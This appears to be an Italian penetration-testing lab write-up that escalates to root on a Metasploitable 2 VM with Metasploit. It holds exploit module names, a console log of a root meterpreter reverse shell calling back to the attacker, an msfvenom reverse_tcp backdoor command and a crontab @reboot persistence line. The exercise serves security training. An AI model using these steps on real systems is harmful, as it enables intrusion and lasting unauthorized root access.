Scalata di privilegi


Into The System

Nell'esercitazione odierna è stata effettuata una scalata di privilegi tramite l'ausilio del tool metasploit, su una macchina vulnerabile metasploitable 2.

Nello svolgimento, è stato avviato il tool tramite il comando ***msfconsole***, tramite il quale è stato utilizzato un exploit: **exploit/linux/postgres/postgres_payload.**

Una volta selezionato l'exploit da utilizzare tramite il tool, sono stati settati alcuni parametri, quali ***rhosts*** <Indirizzo IP> della macchina da attaccare, ***lhosts*** <Indirizzo IP> della macchina attaccante, è stata specificata ***la versione di Linux, x86*** in questo caso e successivamente dopo aver scelto il payload è stato avviato l'exploit.

Fatto ciò ci troviamo all'interno della macchina bersaglio, ma avremo i privilegi di un normale user, per cui siccome lo scopo sarà ottenere i privilegi di root, bisognerà effettuare un'altra operazione, mediante l'ausilio di un altro exploit.



SCALATA AI PRIVILEGI, DI COSA SI TRATTA

La **scalata ai privilegi di root** (**privilege escalation**) è il processo tramite cui un utente o un attaccante ottiene privilegi di accesso più elevati su un sistema rispetto a quelli inizialmente concessi. Quando si parla di *root*, ci si riferisce al livello di accesso massimo su un sistema basato su Linux/Unix (come in questo caso), equivalente all'**amministratore** su sistemi Windows.

Questa escalation può essere di due tipi:

- Orizzontale, quando si ottiene l'accesso ai privilegi di un altro utente con il emdesimo livello di autorità
- Verticale quando l'attaccante eleva i propri privilegi passando da normale utente a root (o amministratore)

Going Up

La prima operazione da effettuare è quella di lasciare aperta una sessione sulla macchina vulnerabile, in modo da poterla sfruttare una volta che verrà utilizzato il secondo exploit. Ciò sarà fatto tramite il comando di Meterpreter ***background***.


Una volta lasciata aperta la sessione si utilizza il comando ***search suggester***, il quale ci fornirà tutti gli exploit disponibili per questa specifica situazione dividendoli tra funzionanti e non. Completata la ricerca è stato individuato l'exploit più consono alla situazione: **exploit/linux/local/glibc_ld_audit_dso_load_priv_esc.**

Una volta selezionato è stata impostata come ***session*** la sessione che è stata lasciata aperta precedentemente, ed è stato controllato il parametro ***lhosts***.

Successivamente è stato effettuato il comando ***show payloads***, il quale ha mostrato tutti i possibili payloads compatibili con l'exploit, e dopo aver controllato quale fosse il più adatto è stato selezionato: **payload/linux/x86/meterpreter/reverse_tcp.**

Dopo aver fatto ciò è stato anch'esso configurato con i parametri necessari, quali ***session 1*** in questo caso, ed il target tramite il comando ***set target***, selezionando la versione corretta di Linux della macchina vulnerabile, ovvero ***x86***.

Come ultimo passaggio è stato fatto partire l'exploit, il quale dopo aver avuto successo ci ha consentito nuovamente di entrare nella macchina vittima, tramite la sessione che avevamo lasciato precedentemente aperta, e tramite il comando **getuid** abbiamo verificato di essere diventati **root**.



Abbiamo raggiunto l'obiettivo prefissato, ora abbiamo il controllo della macchina.

```
kali@kali: ~

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session => 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.178.27   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.178.27:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.G7extu1' (1271 bytes) ...
[*] Writing '/tmp/.Hgk5AXE' (281 bytes) ...
[*] Writing '/tmp/.FC2MLm' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 192.168.178.28
[*] Meterpreter session 6 opened (192.168.178.27:4444 → 192.168.178.28:50478) at 2024-11-13 09:45:50 -0500

meterpreter > getuid
Server username: root
meterpreter >
```

Backdoor e mantenimento

Una volta ottenuto il controllo della macchina ed aver effettuato una **privilege escalation**, è ora necessario garantire un accesso costante alla macchina vittima. Ciò è possibile grazie all'installazione di una ***backdoor***, la quale verrà impostata in modo da entrare in esecuzione ad ogni avvio della macchina bersaglio.

TIPOLOGIE DI BACKDOOR

Esistono varie tipologie di backdoor:

- Backdoor intenzionali: Esse vengono inserite dagli sviluppatori o da amministratori di sistema in modo da poter effettuare operazioni di manutenzione, debug o gestione remota.
- Backdoor Maligne: Create dagli attaccanti o tramite l'ausilio di malware per ottenere accesso continuo a un sistema senza essere rilevati. Vengono spesso installate mediante Malware o tramite lo sfruttamento di una vulnerabilità, mediante un Exploit.

La prima operazione effettuata è stata quella di creare un payload personalizzato mediante l'uso del comando ***msfvenom***. Esso ci consente di crearlo di due tipologie in particolare, ***reverse shell***, oppure ***Meterpreter***.

```
msfvenom -p linux/x86/meterpreter/reverse_tcp
LHOST=<Indirizzo IP> LPORT=<porta> -f elf > backdoor.elf
```

Dopo la creazione della backdoor, tramite la sessione precedentemente ottenuta, essa è stata caricata tramite l'uso del comando ***upload*** <nome del file> sulla macchina vittima.

È stata successivamente aperta una shell su di essa in modo da poter impartire il comando ***chmod +x backdoor.elf*** per rendere il file appena caricato ***executable***, esecutabile, e successivamente renderla persistente mediante un comando che la aggiunga a **cron** come attività periodica.

Questo garantirà l'esecuzione della backdoor ad ogni avvio della macchina.

```
crontab -l ; echo "@reboot
/percorso/completo/backdoor.elf" | crontab -
```

Crontab

Nei sistemi operativi Linux/Unix, il comando cron consente la pianificazione di comandi, ovvero la registrazione di essi all'interno del sistema che consentirà a questi ultimi di entrare in esecuzione in maniera automatica.

Generalmente, crontab usa un demone, chiamato crond, che in quanto tale è costantemente in esecuzione in background e, una volta al minuto, legge i contenuti del registro dei comandi pianificati ed esegue quelli per cui si è esaurito il periodo di attesa.

BACKDOOR HARDWARE

È bene precisare che vi è l'esistenza di backdoor hardware, le quali differiscono dalle due precedentemente citate poiché vengono implementate a livello hardware, come all'interno di firmware o di chip, per consentire accesso remoto.

Per verificare l'efficacia della backdoor appena installata, e programmata in modo che sia persistente ad ogni avvio, è stato utilizzato un Exploit che mettesse **in ascolto** la macchina attaccante sulla porta precedentemente settata, ed è stato successivamente eseguito un reboot della macchina vittima.

Il risultato è stato l'apertura di una sessione direttamente sulla macchina vittima nel momento in cui l'avvio viene completato. In questa sessione si avranno i privilegi massimi, root.